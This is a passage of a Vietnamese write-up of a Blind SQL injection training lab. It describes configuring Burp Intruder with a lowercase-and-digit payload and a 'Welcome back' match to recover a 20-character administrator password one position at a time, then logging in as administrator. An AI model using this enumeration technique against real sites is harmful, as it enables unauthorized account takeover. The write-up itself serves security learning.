


Ở đây ta sẽ add **a-z** và **0-9** tại password này theo đề bài cho thì chỉ có chữ cái thường và chữ số


Sau đó ta sẽ chuyển sang phần **Options** để chỉnh **flag** chúng ta cần tìm



Ta sẽ add **Welcome back** vào flag ta cần tìm




Sau đó ta về lại **Position**



Sau đó ấn **Start attackbox**

Ở đây do làm bài lâu quá nên bài lab đã bị reset nên trong ảnh TrackingID sẽ khác

Và sau khi start attackbox ta được kết quả




Kí tự 8 có xuất hiện Welcome back vậy kí tự đầu tiên của password là 8

Điều tiếp theo ta cần làm là thay đổi vị trí kí tự password cần tìm và sau khi tìm ở cả 20 vị trí ta được password là

8wbp8vtm7bs29srrxq3s

Vậy ta đã tìm được đủ 20 kí tự của password việc bây giờ ta làm sẽ là đăng nhập bằng user **administrator** với password là **8wbp8vtm7bs29srrxq3s** xem có được không



Vậy là ta thành công đăng nhập bằng user **administrator** và khai thác thành công lỗ hổng **Blind SQL injection**